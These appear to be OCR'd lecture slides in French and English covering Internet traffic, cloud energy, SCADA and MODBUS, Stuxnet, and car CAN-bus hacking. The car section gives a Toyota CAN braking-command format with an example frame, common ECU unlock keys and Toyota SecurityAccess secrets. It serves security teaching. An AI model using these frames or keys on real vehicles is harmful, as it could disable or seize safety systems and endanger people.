Google Inc	47,556	59,825
Tencent Holdings Ltd	27,492	9,831
Facebook Inc	6,337	7,872
Baidu Inc	31,676	5,196
Yahoo! Inc	12,200	4,680

Fascinating Number: Google Is Now 40% Of The Internet

Google.com was down for a few minutes between 23:52 and 23:57 BST on 16th August 2013. This had a huge effect in the number of page views coming into GoSquared's real-time tracking – around a 40% drop, as this graph of our global page views per minute shows.



Internet Traffic and Net Neutrality

Paid-peering deals, which happen at interconnection points around the U.S., are not considered to be a "Net neutrality" issue by the FCC Netflix has reached a paid-peering-interconnection agreement with Verizon, both companies confirmed to TIME on Monday.

Netflix, YouTube gobble up half of Internet traffic


	Upstream		Downstream		Aggregate	
Rank	Application	Share	Application	Share	Application	Share
1	BitTorrent	36.35%	Netflix	31.62%	Netflix	28.18%
2	HTTP	6.03%	YouTube	18.69%	YouTube	16.78%
3	SSL	5.87%	HTTP	9.74%	HTTP	9.26%
4	Netflix	4.44%	BitTorrent	4.05%	BitTorrent	7.39%
5	YouTube	3.63%	iTunes	3.27%	iTunes	2.91%
6	Skype	2.76%	MPEG - Other	2.60%	SSL	2.54%
7	QVoD	2.55%	SSL	2.05%	MPEG - Other	2.32%
8	Facebook	1.54%	Amazon Video	1.61%	Amazon Video	1.48%
9	FaceTime	1.44%	Facebook	1.31%	Facebook	1.34%
10	Dropbox	1.39%	Hulu	1.29%	Hulu	1.15%
		66.00%		76.23%		73.35%

sandvine

Table 2 - Top 10 Peak Period Applications - North America, Fixed Access

Some Cloud Figures


According to Mills, the global ICT (Information-Communications-Technologies)system is now approaching 10 percent of the world's electricity generation.
By current calculations, the cloud uses about 1,500 TWh of electricity annually, which is equal to the combined electrical generation of Japan and Germany.
In the near future, *hourly* Internet traffic will exceed the Internet's *annual* traffic in the year 2000.
The global ICT ecosystem now also consumes as much electricity as global lighting did circa 1985 (seen below).



SCADA

- **RTU**
  - Dispositif de télémétrie "non intelligent"
- **PLC**
  - RTU programmable
    - Par exemple langage de programmation d'automates Siemens S7


MODBUS




Paquet MODBUS

START	ADDRESS	FUNCTION	DATA	LRC CHECK	END
1 octet	2 octets	2 octets	N octets	2 octets	CR LF

SCADA - RTU


Antenna
Radio Transmitter/ Receiver
Modem
Main RTU
Central Bus
Power Supply
Central Processing Unit
Volatile Memory
Non Volatile Memory
Analog Input Module
Analog Output Module
Digital Input Module
Digital Output Module
240V AC Source
Optional
Serial Comms Ports (RS-232 / RS-422 / RS-485)
Optional
Operator Station/ Programming Terminal
Programmable Logic Controller
Spare RS-232 Port

Le système SCADA lit les valeurs du débit et du niveau et fixe les consignes.




PLC2 compare le niveau à la consigne et adapte l'ouverture de la valve en conséquence

PLC1 compare le débit à la consigne et adapte la vitesse de la pompe en conséquence.

Attaques

Year	Incident	Location
2000	Sewage-processing plant attack by a former employee	Maroochy, Australia
2003	Nuclear power plant system was disabled via the Slammer worm	Ohio, USA
2008	Train derailment due to hacking	Lodz, Poland
2009	Traffic signal system hacked	LA, California, USA
2010	Stuxnet worm destroyed uranium centrifuge operations	Natanz, Iran
2011	Ambulance service disrupted via a malware infection	New Zealand
2013	Banking and broadcasting services were disrupted	South Korea

Siemens WinCC Server




Stuxnet

- **Taille du code 500 KB (versus 10 KB pour un ver ordinaire)**
- **De multiples mécanismes de propagation**
  - Fichier, clé USB, driver d'imprimante, RPC, mot de passe par défaut de la base de donnée des logiciels PLC, mise à jour via internet via un mécanisme P2P.
  - 6 backdoors inconnus (*zero days*).
    - Ce qui implique probablement l'analyse des codes source de Windows.
- **La cible est un ordinateur équipé du logiciel siemens STEP7**
  - Le PLC doit être connecté a au moins 6 modules réseau (CP-342-5) Siemens contrôlant 155 générateurs de fréquences associés aux centrifugeuses
- **Le logiciel Stuxnet est signé par des clés d'éditeurs de logiciels antivirus, préalablement dérobés.**
- **Stuxnet a détruit environ 1000 centrifugeuses iraniennes**

Now Stuxnet gets down to business...

Once it's sure, the malicious PLC logic begins its mischief!




Stuxnet raises the spin rate to 1410Hz for 15 mins.


Then sleeps for 27 days.

Then slows the spin rate to 2Hz for 50 mins.

Then sleeps for 27 days.


Stuxnet repeats this process over and over.






Bus CAN

ECU et Bus CAN



Ford PCM ECU

Structure d'un paquet CAN



108 bits, 2 µs/bits, 4700 pkt/s

Payload ISO-TP: Length SID PID

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
  - CN => Counter (00-80)
  - S1 S2 => Force applied to brakes
    - Negative for braking
  - ST => Adjustment State
  - CS => Checksum]
- Example:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

SecurityAccess: Toyota


- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets
-
```
secret_keys = {
                0x7E0: "00 60 60 00",
                0x7E2: "00 60 60 00"
    }
secret_keys2 = {
                0x7B0: "00 25 25 00"
               }
```
- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

Remote Alteration of an Unaltered Passenger Vehicle (2015)

- **Environ 1 million de véhicules concernés.**
- **Attaque via le système Uconnect 8,4AN/RA4, radio, navigation, Wi-Fi, réseau cellulaire**
  - Processeur Texas Instruments OMAP-DM3730
  - QNX OS
- **Procédure de mise à jour sans intégrité**
- **Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32**
- **Port TCP 6667 ouvert sur le réseau cellulaire Sprint**
  - D-Bus message services
  - Authentification anonyme
  - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
